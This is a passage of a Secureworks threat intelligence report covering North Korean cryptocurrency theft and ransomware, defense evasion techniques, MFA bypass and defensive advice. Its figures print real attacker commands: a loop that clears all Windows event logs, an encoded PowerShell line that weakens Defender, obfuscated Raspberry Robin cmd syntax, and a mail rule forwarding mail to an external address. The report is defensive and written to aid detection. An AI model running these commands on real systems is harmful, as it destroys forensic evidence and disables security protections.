
08

Conclusion

09

The Secureworks
View of the Threat

Secureworks®



Democratic People's Republic of Korea Revenue Remains the Major Focus

Main Motivations:

- ⚠ Financial Gain
- ⚠ Espionage

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

North Korea

For most North Korean threat groups, acquisitive crime remains the major priority to provide income for the pariah state. This tasking is predominantly driven by the United Nations (UN) sanctions imposed on North Korea because of the country's ongoing engagement in a nuclear weapons program. An expansion of effort in the past few years is likely driven by the impact on the North Korean economy from the COVID-19 pandemic. This crisis exacerbated the effects of sanctions and isolated the DPRK from China, its closest trading partner. DPRK-related threat groups appear to be under pressure to replenish the country's diminishing coffers.

The main exception is a continuation through 2022 of **NICKEL ACADEMY**⁹⁰'s Operation Dream Job, which targeted the defense and aerospace sectors in 2020 with fake job offers, leading to the installation of malware. Recently, **the focus**⁹¹ has been on the chemical sector. **NICKEL KIMBALL**⁹² activity also continued its focus on cyber espionage and intelligence activities aimed at South Korean targets.

Cryptocurrency in Their Sights

Cryptocurrency and decentralized finance organizations (DeFi) have been a major focus of activity. North Korean threat groups have **reportedly**⁹³ stolen over \$200 million USD annually from



cryptocurrency exchanges since 2018, with some single thefts exceeding that amount. The focus has more recently expanded to decentralized finance (DeFi) organizations, their global cryptocurrency exchanges, and their users. In March 2022, **NICKEL GLADSTONE**⁹⁴ compromised some of the validator nodes of Ronin, an Ethereum-based cryptocurrency wallet built and operated by Sky Mavis, resulting in theft of cryptocurrency then valued at over \$540 million USD, making it one of the largest cryptocurrency heists ever.

In April 2022, U.S. agencies updated **their reporting**⁹⁵ on NICKEL GLADSTONE's activities, including the use of AppleJeus cryptocurrency malware, stating that as of April the group had targeted various firms, entities, and exchanges in the blockchain and cryptocurrency industry using spear-phishing campaigns and malware to steal cryptocurrency. A second campaign, named TraderTraitor, involved a set of malicious cryptocurrency trading applications that targeted employees of organizations engaged in blockchain research. CTU researchers identified an additional phishing campaign that specifically targeted cryptocurrency exchanges, which started in mid-2020 but has links to activity from mid-2019 that was not attributed at the time. Analysis of the infrastructure used across the campaigns suggests that NICKEL GLADSTONE was responsible for these incidents.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

U.S. Agencies Strike Back

Also in April 2022, the U.S. Treasury Department OFAC [added](#)⁹⁶ an Ethereum wallet to its sanctions list after the wallet was used to launder stolen funds from the Ronin theft. OFAC attributed this wallet to North Korean threat actors. It is unclear how effective the inclusion of the Ethereum wallet on the OFAC sanctions list will be, given that it is just one wallet, although it will make moving the funds harder and any associated activity will attract increased scrutiny. The move also signals that OFAC does not view cryptocurrencies as outside their remit, or the threat actors that use them as being untouchable. Also in March, the U.S. Justice Department announced that a former Ethereum developer had been sentenced to over five years in prison for presenting at a cryptocurrency conference in North Korea without obtaining a license from OFAC to attend.

North Korean Ransomware Refilling State Coffers

North Korean groups continue to carry out ransomware attacks, which are unambiguously for financial gain, although their scale and success rate remains unclear.

Multiple ransomware families have been linked to North Korea including TFlower, Maui, VHD Locker, PXJ, ZZZZ, BEAF, and ChiChi. None of these have appeared in the Secureworks incident response case load to date. This suggests that either the scale of these campaigns is not on par with those of the established, mainly Russian-speaking cybercrime groups or that the victims fall outside of the geographies generally serviced by Secureworks.

Nevertheless, the continued emergence of samples and evolution of these ransomware families strongly suggests that this is one stream of revenue that North Korean operators will continue to pursue. Indeed, ransomware may become an even greater focus than cryptocurrency theft as a result of the volatility of cryptocurrencies. While the value realized from the theft of cryptocurrency reserves is sensitive to changes in the value of that cryptocurrency, with ransomware the extortion demand can be increased to maintain the real-term value to the threat actors.

Defense Evasion Offers Its Own Detection Opportunities

To detect an intrusion before significant damage is done, network defenders need to identify threat actor activity before the adversary achieves their objectives. Network defenders really only need to 'get lucky' once, but then must capitalize on that luck by reacting quickly. Organizations 'make their own luck' through widespread monitoring and well-rehearsed incident response plans.

Unsurprisingly, threat actors attempt to counter this by employing evasion measures designed to circumvent security controls. However, the use of an evasion technique sets its own pattern that can be monitored for and used to detect adversary activity.

Observed evasion techniques break down into two broad categories: operational design choices made prior to an intrusion, and tactical actions once inside a network to shape the environment in a way that benefits the attacker and hinders network defenders.



01
Letter From Our CTIO

02
Executive Summary
and Key Findings

03
Ransomware Remains the
Primary Strategic Threat

04
Ransomware Enablers:
Loaders and Infostealers

05
Exploitation of Remote
Services is Now the Most
Common Access Vector

06
Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07
**Defense Evasion Offers Its
Own Detection Opportunities**

08
Conclusion

09
The Secureworks
View of the Threat

01

[Letter From Our CTIO](#)

02

[Executive Summary
and Key Findings](#)

03

[Ransomware Remains the Primary Strategic Threat](#)

04

[Ransomware Enablers:
Loaders and Infostealers](#)

05

[Exploitation of Remote Services is Now the Most Common Access Vector](#)

06

[Hostile Government-Sponsored Actor Activity Shows a Regional Focus](#)

07

Defense Evasion Offers Its Own Detection Opportunities

08

[Conclusion](#)

09

[The Secureworks View of the Threat](#)

Evasion by Design

When compiling malware, developers are turning to specific techniques to make their code harder to detect and therefore likely to survive longer in the environments they deploy it to. These techniques include:



Use of less common languages such as Rust and Go for malware development. Newer languages are, in some cases, easier to use and help in evading signature-based detections and malware analysis tools.



Payload size padding. Large payloads are often skipped by antivirus systems in the name of efficiency. Sandboxes typically will not detonate large files. CTU researchers observed Chinese threat group **BRONZE BUTLER**⁹⁷ add padding to a LowMain downloader file to take it to over 50MB to circumvent antivirus scanning, in addition to using various obfuscation techniques including the **Opaque Predicates**⁹⁸ code obfuscation technique.



Hook removal and breakpoint detection. Looking for and disabling API hooking, commonly used by EDR tools to intercept and record system API calls, is a technique used by malware such as **GuLoader**⁹⁹. Other evasion techniques implemented by commodity malware such as GuLoader, FormBook and BazarLoader include detecting and avoiding debugger breakpoints, implementation of sleep commands that delay execution in a sandbox environment, insertion of ransom instructions to prevent signature detection, and searching for evidence of a virtual machine environment.



DLL sideloading. Despite having been around since the year 2000, DLL sideloading continues to be effective for many threat actors. Malware that uses this technique includes the HUI Loader and ShadowPad malware described earlier, PlugX, and the Vatet loader favored by the **GOLD DUPONT**¹⁰⁰ ransomware group.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

**Defense Evasion Offers Its
Own Detection Opportunities**

08

Conclusion

09

The Secureworks
View of the Threat

Raspberry Robin – Incorporating Multiple Evasion Techniques

In early 2022, a number of Secureworks customers were impacted by a new USB worm dubbed 'Raspberry Robin', which uses a number of different evasion techniques in an attempt to evade detection. The worm uses the trusted Windows Installer (msiexec.exe) process to beacon out to its C2 infrastructure, which often sits on compromised [QNAP devices](#)¹⁰¹, using HTTP requests that contain a victim's user and device names. CTU researchers also observed Raspberry Robin use TOR exit nodes as additional C2 infrastructure.

It also used undocumented command line switches and unusual piping commands to evade countermeasures that interpret command line arguments (figure 35).




Figure 35. Raspberry Robin use of undocumented command line switches and pipe commands. (Source: Secureworks)

The malware also used alternative syntax (such as the use of backslashes) in HTTP requests and removed spaces between command line switches in an effort to evade string-matching signatures.

Process Event Details

"C:\Windows\System32\Cmd.Exe" /V/R TypE XpHFK.usB!C:\WINDOWS\System32\Cmd.Exe

Command Line Not Blocked

"C:\Windows\system32\cmd.exe" /v/r TypE xpHFK.usB!C:\Windows\system32\cmd.exe

Figure 36. Additional Raspberry Robin defensive evasion. (Source: Secureworks)

CTU researchers observed the threat actor attempting several User Account Control (UAC) bypass techniques before ultimately managing to execute a DLL payload with a non-standard extension, another evasion technique (figure 37). In the screenshot, the threat actor is also proxying the DLL execution by using the regsvr functionality within the database tool [odbcconf](#)¹⁰², yet another evasion technique.




Figure 37. Raspberry Robin User Account Control bypass. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

**Defense Evasion Offers Its
Own Detection Opportunities**

08

Conclusion

09

The Secureworks
View of the Threat

Hiding Behind a Veil of Legitimacy – Embedding Cobalt Strike in the Authenticode Signature

In mid-2021, CTU researchers analyzed a [BRONZE ATLAS](#)¹⁰³ Cobalt Strike loader recovered from a network intrusion against a U.S. entity. The decrypted loader configuration identified the location of the Cobalt Strike payload file on disk, C:\Users\Public\NTUSER.DAT. NTUSER.DAT was a signed Windows DLL file (UXLibRes.dll) that included an encrypted Cobalt Strike payload after the [Authenticode](#)¹⁰⁴ signature (figure 38).

Embedding the payload in this way does not break the verification of the Authenticode signature, leaving the NTUSER.dat file looking legitimate based on having a valid digital signature. Microsoft released a security update ([MS13-098](#)¹⁰⁵) to address this vulnerability in 2013, but the change is an [opt-in feature](#)¹⁰⁶.

C:\Users\	\Desktop\AnalyzePESig\x64\Release>AnalyzePESig-x64.exe	C:\Users\Public\NTUSER.DAT
Filename:	.dat	
Extension:	62ba53bc08c609fb1da07aaabf90791	
MD5:	7.99634	
Entropy:	273440	
Filesize:	2021/07/05 09:03:41	
Creation time:	2021/07/05 07:57:00	
Last write time:	2021/07/19 13:09:44	
Last access time:		
Owner name:		
File attributes:	20	
File attributes decode:	A	
Characteristics:	2022	
Characteristics decode:	exec dll	
Magic:	20h	
Magic decode:	64-bit	
Subsystem:	3	
Size of code:	0	
Address of entry point:	0	
Compile time:	1990/01/05 08:08:58	
RVA15:	0	
CLR version:		
Sections:	.rdata,.rsrc	
Signature size 1:	270368	
Signature size 2:	270368	
Signature Revision:	200	
Signature Certificate Type:	2	
Bytes after signature:	0	
Result PKCS7 parser:	1	
PKCS7 size:	8701	
Bytes after PKCS7 signature:	261655	
bytes after PKCS7 signature not zero:	260585	

Cobalt Strike payload located after the Authenticode
signature in the Certificate Table

Figure 38. Cobalt Strike payload embedded in digitally signed Windows binary.
(Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

**Defense Evasion Offers Its
Own Detection Opportunities**

08

Conclusion

09

The Secureworks
View of the Threat

Shaping the Environment to Bypass Security Controls

Having gained access to an environment, threat actors may find that their freedom of movement is restricted (either deliberately or otherwise) by the network architecture, security controls in place, or the permissions they have when they gain access. CTU researchers commonly see threat actors take steps to bypass those restrictions. Some specific examples include:

- In mid-2021, a threat actor successfully broke out of a Citrix environment using the 'Open With' dialog box within a Microsoft Office application before conducting a Kerberoasting attack to obtain privileged credentials. This Citrix break-out technique has been well documented for many years. Organizations should perform regular security testing to identify any potential 'escape routes' from constrained environments.

- During a Ryuk-related network intrusion in September 2021, the ransomware operator added a firewall rule to permit outbound network traffic for a legitimate mobsync.exe process that had been injected with Cobalt Strike. Preventing or at least delaying an adversary from being able to escalate privileges to the point where they can manually disable security controls is critical.
- In November 2021, a threat actor leveraged the ProxyShell vulnerability to access an internet-facing server and deploy Cobalt Strike. While doing so, the threat actor cleared Windows event logs on the compromised server using a simple for loop on the command line (figure 39).

Command Line:

```
C:\Windows\system32\cmd.exe /C for /F "tokens=*%1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Figure 39. Command line to clear Windows event logs. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

**Defense Evasion Offers Its
Own Detection Opportunities**

08

Conclusion

09

The Secureworks
View of the Threat

- In December 2021, a threat actor compromised an internet-facing server leveraging the Log4Shell vulnerability and issued a Base64-encoded PowerShell command to disable Windows Defender (figure 40). Base64-encoding can make command line arguments harder for analysts and security tools to parse, but the presence of Base64-encoded commands alongside other suspicious events provides its own detection opportunity.

```
Commandline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand UMBLAHQALQBNAAUAByAQUAzgBLAHIAZQBuAGMAZQAgAC0ATQBBAFAAUwBSAGUAcABvAHIAAdABpAG4AZwAgADAA
Decoded Commandline
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand Set-MpPreference -MAPSReporting 0
```

Figure 40. Encoded PowerShell used to disable Defender. (Source: Secureworks)

- In mid-2022, a threat actor conducting a BEC attack created a mail-forwarding rule to forward all received emails to an external email address. Mail forwarding rules are common in email account compromises, as threat actors seek to hide their activities from the compromised user, but it is possible to detect this activity through effective monitoring of cloud APIs.

```
"date": "2022-05-10T11:00:00Z",
"event_name": "New-InboxRule",
"event_source": "Exchange",
"event_time_fidelity": "MICRO",
"event_time_usecs": 1652480000000,
"event_type": "ExchangeAdmin",
"hour": "11",
"ingest_time_usecs": 1652480000000,
"normalizer": "ExchangeAdmin-1652480000000",
"request_parameters": {
  "record": [
    {
      "key": "AlwaysDeleteOutlookRulesBlob",
      "value": "False"
    },
    {
      "key": "Force",
      "value": "False"
    },
    {
      "key": "ForwardTo",
      "value": "threatactor@gmail.com"
    },
    {
      "key": "Name",
      "value": "Administrative"
    },
    {
      "key": "StopProcessingRules",
      "value": "True"
    }
  ]
}
```

Figure 41. Taegis XDR telemetry showing creation of mail forwarding rule by threat actor. (Source: Secureworks)

01 Letter From Our CTIO
02 Executive Summary and Key Findings
03 Ransomware Remains the Primary Strategic Threat
04 Ransomware Enablers: Loaders and Infostealers
05 Exploitation of Remote Services is Now the Most Common Access Vector
06 Hostile Government-Sponsored Actor Activity Shows a Regional Focus
07 Defense Evasion Offers Its Own Detection Opportunities
08 Conclusion
09 The Secureworks View of the Threat

This handful of examples is indicative of the sorts of defensive evasion and anti-analysis techniques routinely encountered by Secureworks incident responders. One thing that is notable about them is that none of these techniques are particularly sophisticated. That is because threat actors do not need them to be; the adversary will only innovate enough to achieve their objectives, so there is a direct relationship between the maturity of the controls in a target environment and the techniques they employ to bypass those controls. Another notable point is that these techniques create patterns that can be used for detecting threat actor activity.

Organizations should ensure that they have preventative controls implemented to make it harder for an adversary to gain initial access to their environment, as well as monitoring tools that challenge a threat actor's ability to remain hidden within the environment. The objective should be to raise the cost for the adversary and, particularly for opportunistic threat actors, encourage them to go elsewhere.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

**Defense Evasion Offers Its
Own Detection Opportunities**

08

Conclusion

09

The Secureworks
View of the Threat

Bypassing MFA

Credential abuse still represents a substantial proportion of IAVs. Multi-factor authentication is an important preventative control, especially for internet-facing applications and accounts with access to critical resources. But Secureworks incident responders see regular examples of MFA being bypassed through various techniques. On a number of occasions, threat actors have compromised accounts that have not yet been enrolled in MFA and have registered their own device. In March 2022, CISA [reported](#)¹⁰⁷ on a Russian government-sponsored threat actor doing the same thing.

Another common scenario encountered during Secureworks incident response is 'prompt bombing', where a threat actor attempts to access a legitimate MFA-protected account through repeated login attempts, generating multiple MFA prompts in the hope that exasperation or distraction drives the legitimate user to approve one of them. The threat actor may generate multiple requests in a short time period, send one or two prompts a day or employ telephone social engineering.

In one incident observed by CTU researchers, a threat actor used this technique to gain access to the environment and then request a password reset on multiple social media accounts owned by the victim. The threat actors then sent convincing phishing emails to over 1,000 employees at the victim's organization in an attempt to compromise other accounts. 'Prompt bombing' has also [reportedly](#)¹⁰⁸ been used by the GOLD RAINFOREST (also known as Lapsus\$) and IRON RITUAL threat groups.

More esoteric techniques reported on by third parties during the year also included [the use](#)¹⁰⁹ of phishing kits that use transparent

reverse proxies to snoop on existing browser sessions to harvest credentials and session cookies as they appear on screen. This allows threat actors to hijack already authenticated sessions, bypassing MFA. [Another method](#)¹¹⁰ used Microsoft Edge WebView2 applications to steal a user's authentication cookies and log into stolen accounts, even when secured with MFA.

Implementing MFA Properly

- Implement MFA across all accounts, including service accounts, particularly for remote access to corporate resources. This can be achieved by coupling the MFA solution to the organization's identity provider.
- Disable legacy protocols that do not support MFA, including Microsoft's Basic Auth, which reaches end of life on October 1, 2022.
- Use a service that requires complex interaction to approve logins (e.g., number matching or other types of manual code input) rather than simple 'click-to-approve' services.
- Implement MFA on accounts with access to critical assets, even for already authenticated users.
- Train users to recognize and report suspicious behaviors.
- Implement MFA as part of a layered security strategy.
- Use network segmentation to prevent the ability of threat actors who have gained access to carry out lateral movement.

Conclusion

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat


Over the past year, the threat landscape has changed greatly in some ways, yet in other ways scarcely at all. War in Ukraine has unleashed a flood of highly targeted cyber activity, but for the most part, it has remained laser-focused on Ukraine. For most organizations, ransomware, like last year and the year before, remains the most pressing threat. Law enforcement is undoubtedly becoming more aggressive and effective in disrupting the cybercriminal ecosystem, but these interventions are yet to radically alter the landscape. Gaps that have appeared in that ecosystem are quickly filled, either by the emergence of new actors or the re-emergence of those previously thought to have retired. Malware of all types continues to evolve without breaking any radically new ground, and threat actors are not yet having to be particularly innovative in order to be successful.

For organizations facing this picture, the pressure continues to be relentless. Implementing good fundamental cybersecurity hygiene

is critical. Identify the assets you own, maintain awareness of what is happening in the threat landscape, and prioritize your control framework according to your business risk profile. Adopt a prioritized approach to vulnerability management. Ensure that internet-facing systems and sensitive internal systems are protected with MFA, leaving no loopholes for threat actors to take advantage of. And instrument your network to provide comprehensive monitoring of endpoint, network, and cloud resources.

These time-tried approaches, underpinned with ever-improving technology solutions such as XDR, DDoS protection, and vulnerability prioritization, protect against nation-state, cybercriminal, and hacktivist threat actors alike. Now is not the time to let your guard slip.

The Secureworks View of the Threat



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

Secureworks' view of the threat landscape comes from a combination of telemetry from the Taegis XDR and VDR platforms, incident response and Secureworks Adversary Group customer engagements, and technical and tactical research conducted by the Counter Threat Unit. Together, that combines to produce a unique level of visibility into threat actor intent, capability, and activity; and just as importantly, into what organizations need to do to reduce their risk.

- In the 12 months from July 2021, the Secureworks Incident Response team and Secureworks Counter Threat Unit conducted over 1,400+ incident response engagements, across a wide spectrum of industry sectors.
- Secureworks processes approximately 3.29 trillion event logs a week, or around 470 billion logs every single working day, gathered from security infrastructure in thousands of customer environments around the world.
- CTU researchers gather and analyze data from internally generated and externally collected telemetry, from multiple sources including publicly available information, dark web forums, proprietary botnet emulation systems, and intelligence relationships.

This data combines to produce a detailed and compelling picture of threat actor behavior that portrays both the thrust of their high-level tactics and the technical details of their tooling. It powers the expert threat intelligence products published every week by the CTU, and the unified "Rosetta Stone" that relates our threat groups to the naming conventions used by other TI providers. And it contributes to a repository of knowledge that drives the elite threat detection and integrated response actions that Taegis delivers.

Actionable Intelligence Based on Breadth and Depth of Understanding

To be useful, threat intelligence has to be actionable. That means providing context on relevant threats in the form of written threat intelligence, webcasts, and threat briefings. It also means deploying insights directly to the Taegis platform in the form of countermeasures, indicators, and advanced detectors.

01

Letter From Our CTIO

02

Executive Summary
